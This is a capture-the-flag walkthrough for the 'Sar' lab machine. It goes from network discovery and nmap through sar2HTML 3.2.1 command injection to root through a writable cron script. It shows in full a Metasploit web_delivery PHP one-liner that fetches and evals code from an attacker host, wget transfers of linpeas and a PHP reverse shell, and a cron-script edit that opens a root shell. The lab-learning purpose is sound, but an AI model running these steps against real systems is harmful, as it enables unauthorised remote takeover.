


Sar

Finding Victim's IP

Lets use NetDiscover tool to find the IP Address of the sar machine. Open a terminal and type:

```
netdiscover
```



The screenshot shows the NetDiscover tool interface. At the top, it says 'Currently scanning: 172.21.110.0/16 | Screen View: Unique Hosts'. Below that, it says '30 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1800'. A table follows with columns: IP, At MAC Address, Count, Len, MAC Vendor / Hostname. The table contains four rows of data. The second row has a red box around the IP address 146.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
	00:50:56:c0:00:08	1	60	VMware, Inc.
	00:50:56:e7:01:a8	12	720	VMware, Inc.
146	00:0c:29:e2:d9:94	15	900	VMware, Inc.
	00:50:56:eb:6d:1e	2	120	VMware, Inc.


Nmap

```
>>> nmap -sC -sV -vv <Victim_IP> -Pn
```

Nmap scan report for sar.local (IP)
Host is up, received arp-response (0.000068s latency).
Scanned at 2023-08-30 19:19:46 IST for 6s
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
MAC Address: 00:0C:29:E2:D9:94 (VMware)


User.txt

- Open the webpage by typing the IP address in the browser
- With many CTF experience, I just typed *robots.txt* after IP address and it worked.
NOTE: Always it is recommended to run 'gobuster' or 'dirb' to find the directories.




- Robots.txt displays just a word, sar2HTML. Out of curiosity, i copied and pasted sar2HTML after the IP address and it landed me to a new webpage.


`http://<IP_Address>/sar2HTML`



- We now found the version of the site which is present at the top left corner.
sar2html Ver 3.2.1
- After doing a quick search, ExploitDB had information on how to exploit it.
Note: To perform this exploitation, first click OS button which is at the top left corner and select Linux.



- Now that we have found Command Injection vulnerability, I first went on search for the user.txt flag.
- After executing `cat /etc/passwd` command, I found a user named **love**.



Gaining SHELL

Command Injection could lead us only this far, but to perform privilege escalation we needed a SHELL.

Searching for “reverse shell via web”, I found that a metasploit module exists.

`exploit/multi/script/web_delivery`

Open a terminal and run msfconsole as root and follow the given commands to gain the shell

```
msf6 > use exploit/multi/script/web_delivery
msf6 > set payload php/meterpreter/reverse_tcp
msf6 > show targets
msf6 > set target 1
msf6 > set LHOST <Kali_IP>
msf6 > set LPORT 4444
msf6 > show options
#Make sure that all the required options is set
msf6 > run
```

Once you hit run, you will be given a PHP payload that u need to execute as a command in the website.

```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.10:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.1.10:8080/kXzcjs
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.10:8080/kXzcjs', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
```

Now paste the command and hit enter in the website.

```
Q [redacted]/sar2HTML/index.php?plot=php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.10:8080/kXzcjs', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
```

Now you will be handed with a meterpreter shell.

```
[*] [redacted] web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39927 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:4444 -> [redacted]:41760) at 2023-08-30 20:57:49 +0530
```

Hit enter and follow the below commands:

```
sessions -i
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i
```

Active sessions

Id	Name	Type	Information	Connection
1	meterpreter	php/linux	www-data @ sar	[redacted]:4444

```
sessions -i 1
```

```
getuid → Server username: www-data (Output)
```

Privilege Escalation

Now that we successfully have a shell, let's try to escalate the privilege.

First thing I love to do is to fire up *linPEAS.sh* script.

To do that, we need to upload the script to the victim machine. We can do that with the help of:

```

meterpreter > shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

cd /tmp

#In your attacker machine, go to the folder where linpeas.sh exists and run python http se
rver to transfer the script.
#Command : python3 -m http.server 80

wget http://<Kali_IP>/linpeas.sh


chmod +x linpeas.sh

./linpeas.sh

cd /var/www/html

```

After going through the script result, we find that *finally.sh* and *write.sh* are running under cronjobs.



```

www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$

```

When you run `ls -l` command, we notice that we have full permission on *write.sh* whereas *finally.sh* runs as root.

This is a straight indication that we need to add reverse shell in *write.sh* so that we get the root connection once *finally.sh* executes.

To perform this, edit the IP to your IP address and port number in php-reverse-shell.php which is located in `/usr/share/webshells/php/` directory. Once done, transfer the file to


Victim's machine using python simple http server.

`python3 -m http.server 80` → Run on Attacker's Machine

`wget http://<Kali_IP>/php-reverse-shell.php` → Run on Victim's Machine

Now edit the write.sh file by adding the following command to gain reverse shell

`echo "php ./php-reverse-shell.php" >> write.sh`

A terminal window showing the contents of a file named write.sh. The prompt is www-data@sar:/var/www/html\$. The file contains the following commands: cat write.sh, #!/bin/sh, touch /tmp/gateway, and php ./php-reverse-shell.php. There is a blurred section between touch /tmp/gateway and php ./php-reverse-shell.php.

```
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
[blurred]
php ./php-reverse-shell.php
```


Ignore the blur part in this image

Set up a netcat listener on a new terminal.

`nc -nlvp <port_num>`


As we know that the crontab is scheduled for 5 mins, lets wait for the reverse connection

Once receiving the connection, type the command `whoami` as a proof of concept.

A terminal window showing the output of the whoami command. The prompt is #, and the output is root. The prompt is # followed by a cursor.

```
# whoami
root
#
```

Now its time to get the ROOT.TXT !!

A terminal window showing the output of the cat command. The prompt is #, and the command is cat /root/root.txt. The output is 6 followed by a blurred section and 99.

```
# cat /root/root.txt
6[blurred]99
```

HAPPY HACKING :)